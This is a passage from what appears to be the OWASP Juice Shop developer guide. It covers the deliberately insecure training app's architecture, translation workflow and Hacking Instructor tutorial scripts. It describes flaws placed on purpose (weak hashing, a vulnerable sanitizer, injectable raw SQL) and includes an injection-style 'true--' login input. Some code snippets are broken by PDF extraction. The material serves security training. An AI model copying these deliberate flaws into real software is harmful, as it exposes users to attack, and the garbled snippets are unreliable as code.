      <input hidden type="text" id="userId" [formControl]="userIdControl"/>

      <mat-form-field appearance="outline">
        <mat-label translate>LABEL_AUTHOR</mat-label>
        <input [formControl]="authorControl" matInput type="text">
      </mat-form-field>

      <mat-form-field appearance="outline">
        <mat-label translate>LABEL_COMMENT</mat-label>
        <textarea id="comment" [formControl]="feedbackControl" matInput></textarea>
        <mat-error *ngIf="feedbackControl.invalid && feedbackControl.errors.required">
          MANDATORY_COMMENT
        </mat-error>
      </mat-form-field>

      <div style="margin-top:5px; " class="rating-container">
        <label style="font-weight:bold; margin-right: 8px; " translate>
          LABEL_RATING
        </label>
        <bar-rating [(rate)]="rating" [max]="5"></bar-rating>
      </div>

      <mat-form-field>
        <label style="font-weight:bold; " translate>LABEL_CAPTCHA</label>&nbsp;
        <code id="captcha">{{captcha}}</code>&nbsp; <label>?</label>
        <input id="captchaControl" [formControl]="captchaControl" matInput type="text">
        <mat-error *ngIf="captchaControl.invalid && captchaControl.errors.required">
          MANDATORY_CAPTCHA
        </mat-error>
      </mat-form-field>

    </div>

    <button type="submit" id="submitButton" style="margin-top:5px; "
      mat-raised-button color="primary"
      [disabled]="authorControl.invalid || feedbackControl.invalid || captchaControl.invalid"
      (click)="save()">
      <i class="fas fa-paper-plane fa-lg"></i> {{'BTN_SUBMIT' | translate}}
    </button>

  </mat-card>
</div>

```

- ❶ In the entire Juice Shop code base, inline templates are **never** used. Templates must **always** be described in separate `.html` files.

Internationalization

All static texts in the user interface are fully internationalized using the `ngx-translate` module. Texts coming from the server (e.g. product descriptions or server error messages) are always in English.

No hard-coded texts are allowed in any of the [Templates](#) or [Components](#). Instead, property keys have to be defined and are usually applied with a `translate` attribute that can be placed in most HTML tags. You might have noticed several of these `translate` attributes in the `contact.component.html` code snippet from the [Templates](#) section.

The different translations are maintained in JSON files in the `/frontend/src/assets/i18n` folder. The only file that is allowed to be touched by developers is the `en.json` file for the original English texts. New properties are exclusively added here. When pushing the `develop` branch to GitHub, the online translation provider will pick up changes in `en.json` and adapt all other language files accordingly. All this happens behind the scenes in a distinct branch `i18n_develop` which will be manually merged back into `develop` on a regular basis.

To learn about the actual translation process please refer to the chapter [Helping with translations](#).


Client-side code compilation

All client side Angular code is compiled into JavaScript and afterwards *uglified* (for [security by obscurity](#)) and *minified* (for initial load time reduction) during the build process (launched with `npm install`) of the application. This creates an `frontend/dist/frontend` folder, which is the one actually delivered to the Browser to load all application-specific client-side code.

❶ If you want to quickly test client-side code changes, it can be cumbersome and slow to launch `npm install` over and over again. Instead you can use `npm run serve` to keep let Angular watch for client-code changes and recompile the affected parts on the fly. You usually not even have to manually refresh your browser with `F5` to see your changes.

Server Tier

The backend of OWASP Juice Shop is a [Node.js](#) application based on the [Express](#) web framework.



- ❶ On the server side all JavaScript code must be compliant to javascript (ES6) syntax.

Routes

Routing refers to determining how an application responds to a client request to a particular endpoint, which is a URI (or path) and a specific HTTP request method (GET, POST, and so on).

Each route can have one or more handler functions, which are executed when the route is matched.⁴

Routes are defined via the the [Express](#) framework and can be handled by any of the following middleware:

- An [automatically generated API endpoint](#) for one of the exposed tables from the application's [Data model](#)
- A [hand-written middleware](#) which encapsulates some business or technical responsibility
- Some third-party middleware that fulfills a non-functional requirement such as
 - [file serving](#) (via `serve-index` and `serve-favicon`)
 - [adding HTTP security headers](#) (via `helmet` and `cors`)
 - [extracting cookies from HTTP requests](#) (via `cookie-parser`)
 - [writing access logs](#) (via `morgan`)
 - [catching unhandled exceptions and presenting a default error screen](#) (via `errorhandler`)

☞ Integration tests for all routes can be found in the `test/api` folder alongside all other API endpoint tests, from where [Frisby.js/Jest](#) assert the functionality of the entire backend on HTTP-request/response level.

Generated API endpoints

Juice Shop uses the [finale-rest](#) middleware to automatically create REST endpoints for most of its Sequelize models. For e.g. the `User` model the generated endpoints are:

- `/api/Users` accepting
 - `GET` requests to retrieve all (or a filtered list of) user records
 - and `POST` requests to create a new user record
- `/api/Users/{id}` accepting
 - `GET` requests to retrieve a single user record by its database ID
 - `PATCH` requests to update a user record
 - `DELETE` requests to delete a user record

Apart from the `User` model also the `Product` , `Feedback` , `BasketItem` , `Challenge` , `Complaint` , `Recycle` , `SecurityQuestion` and `SecurityAnswer` models are exposed in this fashion.

Not all HTTP verbs are accepted by every endpoint. Furthermore, some endpoints are protected against anonymous access and can only be used by an authenticated user. This is described later in section [Access control on routes](#).

```

finale.initialize({
  app,
  sequelize: models.sequelize
})

const autoModels = ['User', 'Product', 'Feedback',
'BasketItem', 'Challenge', 'Complaint', 'Recycle',
'SecurityQuestion', 'SecurityAnswer']


for (const modelName of autoModels) {
  const resource = finale.resource({
    model: models[modelName],
    endpoints: [ `/api/${modelName}s` , `/api/${modelName}s/:id` ]
  })

  // fix the api difference between finale (fka epilogue) and previously
  // used sequelize-restful
  resource.all.send.before((req, res, context) => {
    context.instance = {
      status: 'success',
      data: context.instance
    }
    return context.continue
  })
}

```

Hand-written middleware

The business functionality in the application backend is separated into tightly scoped middleware components which are placed in the `routes` folder.



These middleware components are directly mapped to [Express](#) routes.

Each middleware exposes a single function which encapsulates their responsibility. For example, the `angular.js` middleware delivers the `index.html` page to the client:

```

const path = require('path')
const utils = require('../lib/utils')

module.exports = function serveAngularClient () {
  return ({url}, res, next) => {
    if (!utils.startsWith(url, '/api') && !utils.startsWith(url, '/rest')) {
      res.sendFile(path.resolve(__dirname, '../app/index.html'))
    } else {
      next(new Error('Unexpected path: ' + url))
    }
  }
}

```

If a hand-written middleware is involved in a hacking challenge, it must assess on its own if the challenge has been solved. For example, in the `basket.js` middleware where successfully accessing another user's shopping basket is verified:

```

const utils = require('../lib/utils')
const insecurity = require('../lib/insecurity')
const models = require('../models/index')
const challenges = require('../data/datacache').challenges

module.exports = function retrieveBasket () {
  return (req, res, next) => {
    const id = req.params.id
    models.Basket.find({ where: { id }, include: [ { model: models.Product, paranoid: true } ] })
      .then(basket => {
        if (utils.notSolved(challenges.basketChallenge)) {
          const user = insecurity.authenticatedUsers.from(req)
          if (user && id && id !== 'undefined' && user.bid !== id) {
            utils.solve(challenges.basketChallenge)
          }
        }
        res.json(utils.queryResultToJson(basket))
      })
      .catch(error => {
        next(error)
      })
  }
}

```

The only middleware deviating from above specification is `verify.js`. It contains no business functionality. Instead of one function it exposes several named functions on challenge verification for [Generated API endpoints](#), for example:

```

app.post('/api/Feedbacks', verify.forgedFeedbackChallenge())
app.post('/api/Feedbacks', verify.captchaBypassChallenge())

```

The same applied for any challenges on top of third-party middleware, for example:

```

app.use(verify.errorHandlingChallenge())
app.use(errorhandler())

```

Similar to the [Generated API endpoints](#), not all hand-written endpoints can be used anonymously. The upcoming section [Access control on routes](#) explains the available authorization checks.

Unit tests for hand-written routes can be found in the `test/server` folder. These tests are written using the [Chai](#) assertion library in conjunction with the [Mocha](#) test framework.

Access control on routes

For both the generated and hand-written middleware access can be restricted on the corresponding routes by adding `insecurity.denyAll()` or `insecurity.isAuthorized()` as an extra middleware. Examples for denying all access to certain HTTP verbs for the `SecurityQuestion` and `SecurityAnswer` models:

```
/* SecurityQuestions: Only GET list of questions allowed. */
app.post('/api/SecurityQuestions', insecurity.denyAll())
app.use('/api/SecurityQuestions/:id', insecurity.denyAll())

/* SecurityAnswers: Only POST of answer allowed. */
app.get('/api/SecurityAnswers', insecurity.denyAll())
app.use('/api/SecurityAnswers/:id', insecurity.denyAll())
```

The following snippet show the authorization settings for the `User` model which allows only `POST` to anonymous users (for registration) and requires to be logged-in for retrieving the list of users or individual user records. Deleting users is completely forbidden:

```
app.get('/api/Users', insecurity.isAuthorized())
app.route('/api/Users/:id')
  .get(insecurity.isAuthorized())
  .put(insecurity.denyAll()) // Updating users is forbidden to make the password change
  .delete(insecurity.denyAll()) // Deleting users is forbidden entirely to keep login
```

Custom libraries

Two important and widely used custom libraries reside in the `lib` folder, one containing useful utilities (`lib/utils.js`) and the other encapsulating many of the broken security features (`lib/insecurity.js`) of the application.

Useful utilities

The main responsibility of the `utils.js` module is setting challenges as solved and sending associated notifications, optionally including a CTF flag code. It can also retrieve any challenge by its name and check if a passed challenge is not yet solved, to avoid unnecessary (and sometimes expensive) repetitive solving of the same challenge.

```

exports.solve = function (challenge, isRestore) {
  const self = this
  challenge.solved = true
  challenge.save().then(solvedChallenge => {
    solvedChallenge.description = entities.decode(sanitizeHtml(solvedChallenge.description))
    allowedTags: [],
    allowedAttributes: []
  )))
  console.log(colors.green('Solved') + ' challenge ' + colors.cyan(solvedChallenge.name))
  self.sendNotification(solvedChallenge, isRestore)
})
}

exports.sendNotification = function (challenge, isRestore) {
  if (!this.notSolved(challenge)) {
    const flag = this.ctfFlag(challenge.name)
    const notification = {
      name: challenge.name,
      challenge: challenge.name + ' (' + challenge.description + ')',
      flag: flag,
      hidden: !config.get('application.showChallengeSolvedNotifications'),
      isRestore: isRestore
    }
    notifications.push(notification)
    if (global.io) {
      global.io.emit('challenge solved', notification)
    }
  }
}

```

It also offers some basic `String` and `Date` utilities along with data (un-)wrapper functions and a method for the synchronous file download used during [Customization](#).


Insecurity features

The `insecurity.js` module offers all security-relevant utilities of the application, but of course mostly in some broken or flawed way:

- Hashing functions both weak (`hash()`) and relatively strong (`hmac()`)
- [Route](#) authorization via JWT with `denyAll()` and `isAuthorized()` (see [Access control on routes](#)) and corresponding grant of permission for a users with `authorize()`
- HTML sanitization by exposing a (vulnerable) external library as function `sanitizeHtml()`
- Keeping a bi-directional map of users with their current authentication token (JWT) in `authenticatedUsers`
- Coupon code creation and verification functions `generateCoupon()` and `discountFromCoupon()`
- A allowlist of allowed redirect URLs and a corresponding check function `isRedirectAllowed()`
- CAPTCHA verification via `verifyCaptcha()` which compares the user's answer against the requested CAPTCHA from the database

Storage Tier

[SQLite](#) and [MarsDB](#) form the backbone of the Juice Shop, as an e-commerce application without storage for its product, customer and associated data would not be very realistic. The Juice Shop uses light-weight implementations on the database layer to keep it runnable as a single "all-inclusive" server which [can be deployed in various ways](#) with ease.



Database


For the main database of the Juice Shop the file-based [SQLite](#) engine is used. It does not require a separate server but is accessed directly from `data/juiceshop.sqlite` on the file system of the Node.js server. For ease of use and more flexibility the relational mapping framework [Sequelize](#) is used to actually access the data through a querying API. Sometime plain SQL is used as well, and of course in an unsafe way that allows [Injection](#).

Data model

The relational data model of the Juice Shop is very straightforward. It features the following tables:

- `Users` which contains all registered users (i.e. potential customers) of the web shop.
- The table `SecurityQuestions` contains a fixed number of security questions a user has to choose from during registration. The provided answer is stored in the table `SecurityAnswers`.
- The `Products` table contains the products available in the shop including price data.
- When logging in every user receives a shopping basket represented by a row in the `Baskets` table. When putting products into the basket this is reflected by entries in `BasketItems` linking a product to a basket together with a quantity.
- Users can interact further with the shop by
 - giving feedback which is stored in the `Feedbacks` table
 - complaining about recent orders which creates entries in the `Complaints` table
 - asking for fruit-pressing leftovers to be collected for recycled via the `Recycles` table.
- The table `Captchas` stores all generated CAPTCHA questions and answers for comparison with the users response.

- The `Challenges` table would not be part of the data model of a normal e-commerce application, but for simplicities sake it is kept in the same schema. This table stores all hacking challenges that the OWASP Juice Shop offers and persists if the user already solved them or not.



Non-relational database

Not all data of the Juice Shop resides in a relational schema. The product reviews are stored in a non-relational in-memory [MarsDB](#) instance. An example user `reviews` entry might look like the following inside MarsDB:

```
{"message": "One of my favorites!", "author": "admin@juice-sh.op", "product": 1, "_id": "PaZj"}
```

All interaction with MarsDB happens via the MongoDB query syntax.

Populating the databases

The OWASP Juice Shop comes with a `data/datacreator.js` module that is automatically executed on every server start after the SQLite file and in-memory MarsDB have been cleared. It populates all tables with some initial data which makes the application usable out-of-the-box:

```

module.exports = async () => {
  const creators = [
    createUsers,
    createChallenges,
    createRandomFakeUsers,
    createProducts,
    createBaskets,
    createBasketItems,
    createFeedback,
    createComplaints,
    createRecycles,
    createSecurityQuestions,
    createSecurityAnswers
  ]

  for (const creator of creators) {
    await creator()
  }
}

```

For the `Users` and `Challenges` tables the rows to be inserted are defined via YAML files in the `data/static` folder. As the contents of the `Products` table and the non-relational `reviews` collection [can be customized](#), it is populated based on the active configuration file. By default this is `config/default.yml`).

The data in the `Feedbacks`, `SecurityQuestions`, `SecurityAnswers`, `Basket`, `BasketItem`, `Complaints` and `Recycles` tables is statically defined within the `datacreator.js` script. They are so simple that a YAML declaration file seemed like overkill.

The `Captchas` table remains empty on startup, as it will dynamically generate a new CAPTCHA every time the *Contact us* page is visited.

File system

The folder `ftp` contains some files which are directly accessible. When a user completes a purchase, an order confirmation PDF is generated and placed into this folder. Other than that the `ftp` folder is also used to deliver the shop's terms of use to interested customers.

Uploaded complaint files


The *File complaint* page contains a file upload field to attach one of the previously mentioned order confirmation PDFs. While these are really uploaded to the server, they are *not written* to the file system but discarded for security reasons: Publicly hosted Juice Shop instances are not supposed to be abused as malware distribution sites or file shares.

End-to-end tests

As applications grow in size and complexity, it becomes unrealistic to rely on manual testing to verify the correctness of new features, catch bugs and notice regressions. Unit tests are the first line of defense for catching bugs, but sometimes issues come up with integration between components which can't be captured in a unit test. End-to-end tests are made to find these problems.⁵

The folder `test/e2e` contains an extensive suite of end-to-end tests which **automatically solves every challenge** in the Juice Shop application. Whenever a new challenge is added, a corresponding end-to-end test needs to be included, to prove that it can be exploited.

It is quite an impressive sight to see how 100 hacking challenges are solved without any human interaction in a few minutes. The e2e tests constantly jump back and forth between attacked pages and the **Score Board** letting you watch as the difficulty stars and progress bar slowly fill and ever more green "solved"-badges appear. There is a [video recording of this on YouTube](#) for the 9.1.0 release of the Juice Shop.



These tests are written and executed with **Protractor** which uses **Selenium WebDriver** under the hood.

1. <https://angular.io/guide/architecture-services> ↵
2. <https://angular.io/guide/architecture-components> ↵
3. <https://angular.io/guide/template-syntax> ↵
4. <http://expressjs.com/en/starter/basic-routing.html> ↵
5. <https://docs.angularjs.org/guide/e2e-testing> ↵

Helping with translations

The user interface of OWASP Juice Shop is fully translated into several languages. For many more languages there is a partial translation available:



Since release v9.1.0 translation of backend strings such as product names & descriptions, challenge descriptions and hints as well as security questions is also supported.

As long as the original author is taking part in the project's maintenance, there will always be **English** and a complete **German** translation available. Everything beyond that depends on other volunteer translators!

Crowdin

Juice Shop uses a [Crowdin](#) project to translate the project and perform reviews:

<https://crowdin.com/project/owasp-juice-shop>

Crowdin is a *Localization Management Platform* that allows to crowdsource translations of mobile apps, web, desktop software and related assets. It is free for open source projects.¹

How to participate?

1. Create an account at Crowdin and log in.
2. Visit the project invitation page <https://crowdin.com/project/owasp-juice-shop/invite>
3. Pick a language you would like to help translate the project into

Translations:

- German (100% + 100%)
- Arabic (97% + 97%)
- Azerbaijani (42% + 42%)
- Bulgarian (100% + 0%)
- Burmese (50% + 50%)
- Chinese Simplified (100% + 100%)
- Chinese Traditional, Hong Kong (84% + 84%)
- Czech (55% + 55%)
- Danish (40% + 40%)
- Dutch (80% + 80%)
- Estonian (95% + 95%)
- Finnish (24% + 24%)
- French (100% + 100%)
- Georgian (95% + 95%)
- Greek (0% + 0%)
- Hebrew (73% + 73%)
- Hindi (94% + 94%)
- Hungarian (8% + 8%)
- Indonesian (88% + 88%)
- Italian (94% + 94%)
- Japanese (84% + 84%)
- Klingon (10% + 10%)
- Korean (100% + 93%)
- Lavish (0% + 0%)
- Lithuanian (0% + 0%)
- Norwegian (79% + 79%)
- Polish (95% + 95%)
- Portuguese (65% + 65%)
- Portuguese, Brazilian (95% + 95%)
- Romanian (79% + 79%)
- Russian (61% + 61%)
- Spanish (100% + 100%)
- Swedish (100% + 100%)
- Turkish (79% + 79%)
- Urdu (Pakistan) (0% + 0%)

Description: OWASP Juice Shop is an intentionally insecure webapp for security trainings written entirely in Javascript which encompasses the entire OWASP Top Ten and other severe security flaws.

Details: Source language: English. Users in project: 80. Words to translate: 614. Created: 2 years ago. Last Activity: 7 days ago.

Managers: Björn Kimminich (bkimminich) [Contact](#)

4. In the `Files` tab select the one of the two listed `en.json` source files, i.e.

`/frontend/src/assets/i18n/en.json` for the UI texts or `/data/static/i18n/en.json` for the product, challenge & security questions strings.

5. Pick an untranslated label (marked with a red box) and provide a translation
6. That is all it takes!

In the background, Crowdin will use the dedicated `110n_develop` Git branch to synchronize translations into the `app/i18n/?.json` language files where `??` is a language code (e.g. `en` or `de`).

Adding another language

If you do not find the language you would like to provide a translation for in the list, please contact the OWASP Juice Shop [project leader](#) or [raise an issue on GitHub](#) asking for the missing language. It will be added asap!

Translating directly via GitHub PR

1. Fork the repository <https://github.com/bkimminich/juice-shop>
2. Translate the labels in the desired language- `.json` file in `/frontend/src/assets/i18n` OR `/data/static/i18n`
3. Commit, push and open a Pull Request
4. Done!

If the language you would like to translate into is missing, just add a corresponding ISO-code-`.json` file to the folders `/frontend/src/assets/i18n` and `/data/static/i18n`. It will be manually imported to Crowdin afterwards and added as a new language there as well.

The Crowdin process is the preferred way for the project to handle its translations as it comes with built-in review and approval options and is very easy to use. But of course it would be stupid of us to turn down a translation just because someone likes to edit JSON files manually more! Just be aware that this is causing extra effort for the core maintainers of the project to get everything "back in sync".


¹ <https://crowdin.com/> ↵

Hacking Instructor tutorial scripts

With the [Hacking Instructor](#) the OWASP Juice Shop offers very beginner-friendly tutorial scripts that guide the user through some of the challenges.

Providing such scripts is a special kind of code contribution. It does not require sophisticated programming, which is why the following section will provide an overview of how a Hacking Instructor script is written.

The Hacking Instructor is part of the [Client Tier](#) but independent of Angular. Therefore its code lives in a separate folder `frontend/src/hacking-instructor`:



Challenge instruction scripts

Any challenge instruction script must provide an implementation of the `ChallengeInstruction` interface which is defined as

```
export interface ChallengeInstruction {
  name: string
  hints: ChallengeHint[]
}
```

The `name` property must *exactly* match the `name` property of the corresponding challenge in `data/static/challenges.yml`. The actual tutorial is comprised of a list of hints specified by the `ChallengeHint` interface:

```

export interface ChallengeHint {
  /**
   * Text in the hint box
   * Can be formatted using markdown
   */
  text: string
  /**
   * Query Selector String of the Element the hint should be displayed next to.
   */
  fixture: string
  /**
   * Set to true if the hint should be displayed after the target
   * Defaults to false (hint displayed before target)
   */
  fixtureAfter?: boolean
  /**
   * Set to true if the hint should not be able to be skipped by clicking on it.
   * Defaults to false
   */
  unskippable?: boolean
  /**
   * Function declaring the condition under which the tutorial will continue.
   */
  resolved: () => Promise<void>
}

```

text

The mandatory `text` property is the hint text being displayed to the user. It must be written in English and in a friendly conversational tone. If a text gets too long, consider splitting it into two or more hints that are displayed in sequence instead.

fixture

With the mandatory `fixture` property the speech bubble with the hint is bound to a location on the screen. It uses the [CSS selectors](#) syntax to find a parent element matching the given `fixture`. The speech bubble will be dynamically inserted before its parent in the DOM and is styled as `inline` and `relative` to it. The most commonly used CSS selectors for `fixture` are:

- [ID selectors](#) for the `id` attribute, e.g. `#password` OR `#navbarAccount`
- [Class selectors](#) for `class` attributes, e.g. `.noResult`
- [Type selectors](#) for tag names, e.g. `app-navbar`

↳ Any combination of valid CSS selectors can be used as well, e.g. `#searchQuery input` to explicitly select the first `<input>` tag within `<mat-search-bar id="searchQuery">` but *not* the tag .

fixtureAfter

By default, the speech bubbles are displayed *before* the target element selected via `fixture`. This can cause it to appear at the top edge of the screen or over relevant input elements, e.g. in the navigation bar. In such cases, try setting `fixtureAfter: true` to place the speech bubble *after* the target element instead.

unskippable

By default, you can skip all hints of a script by simply clicking on the speech bubble. The script will then continue with the next step. For non-interactive hints that are simply shown for a number of seconds and then move on, this is mostly fine and intended. For interactive or otherwise important hints you should set `unskippable: true` to prevent that behavior.

↳ For hints which contain some expected input it is recommended to always set `unskippable: true` to allow the user to select & copy that part of the text without accidentally triggering the skip feature.

resolved

Lastly, the `resolved` property must declare a function that returns a `Promise` which - upon resolution - will let the script continue to the next hint (or finish the script if there are no more hints left). Instead of worrying about writing your own functions, have a look at the available [Helper functions](#) first. They will make scripting tutorials a lot easier for you.

Helper functions

You can import various helper functions from `frontend/src/hacking-instructor/helpers/helpers.ts` and use them conveniently as your `resolved` function in any challenge hint:

Helper function	Usage example
<code>waitForElementToGetClicked (elementSelector: string)</code>	<code>resolved: waitForElementToGetClicked('#loginButton')</code>
<code>waitForInputToNotBeEmpty (inputSelector: string)</code>	<code>resolved: waitForInputToNotBeEmpty('#password')</code>
<code>waitForInputToHaveValue (inputSelector: string, value: string, options = { ignoreCase: true })</code>	<code>resolved: waitForInputToHaveValue('#email', 'true--')</code>
<code>waitForInputToNotHaveValue (inputSelector: string, value: string, options = { ignoreCase: true })</code>	<code>resolved: waitForInputToNotHaveValue('#WTF?!', { ignoreCase: false })</code>
<code>waitForInputToNotHaveValueAndNotBeEmpty (inputSelector: string, value: string, options = { ignoreCase: true })</code>	<code>resolved: waitForInputToNotHaveValueAndNotBeEmpty('#WTF?!', { ignoreCase: false })</code>
<code>waitForElementsInnerTextToBe (elementSelector: string, value: string)</code>	<code>resolved: waitForInputToHaveValue('#sea input', 'owasp')</code>
<code>waitForAngularRouteToBeVisited (route: string)</code>	<code>resolved: waitForAngularRouteToBeVisited()</code>
<code>waitForLogIn ()</code>	<code>resolved: waitForLogIn()</code>
<code>waitForLogOut ()</code>	<code>resolved: waitForLogOut()</code>
<code>waitForDevTools ()</code>	<code>resolved: waitForDevTools()</code>

❶ The helper functions are supposed to be self-explanatory enough on their own. Please check out the [Reference example](#) for more information on when and how to use each one.

Registering a new script

To register a new script, it only needs to be imported and included in the

```
challengeInstructions: ChallengeInstruction[] within frontend/src/hacking-
instructor/index.ts :
```

```
import { LoginAdminInstruction } from './challenges/loginAdmin'
import { DomXssInstruction } from './challenges/localXss'
import { ScoreBoardInstruction } from './challenges/scoreBoard'

const challengeInstructions: ChallengeInstruction[] = [
  ScoreBoardInstruction,
  LoginAdminInstruction,
  DomXssInstruction
]
```

As long as the `name`s defined in the script and `challenges.yml` match, the tutorial will be automatically wired into the *Score Board*.

Reference example

The following code snippet shows the entire tutorial script for the [Login Admin](#) challenge. As it uses most available helpers, two custom `resolved`-functions as well as Markdown to style some hint texts, it is the perfect reference for your own scripts:

```

import {
  waitForInputToHaveValue,
  waitForInputToNotBeEmpty,
  waitForElementToGetClicked,
  waitInMs,
  waitForAngularRouteToBeVisited, waitForLogOut
} from '../helpers/helpers'
import { ChallengeInstruction } from '../'

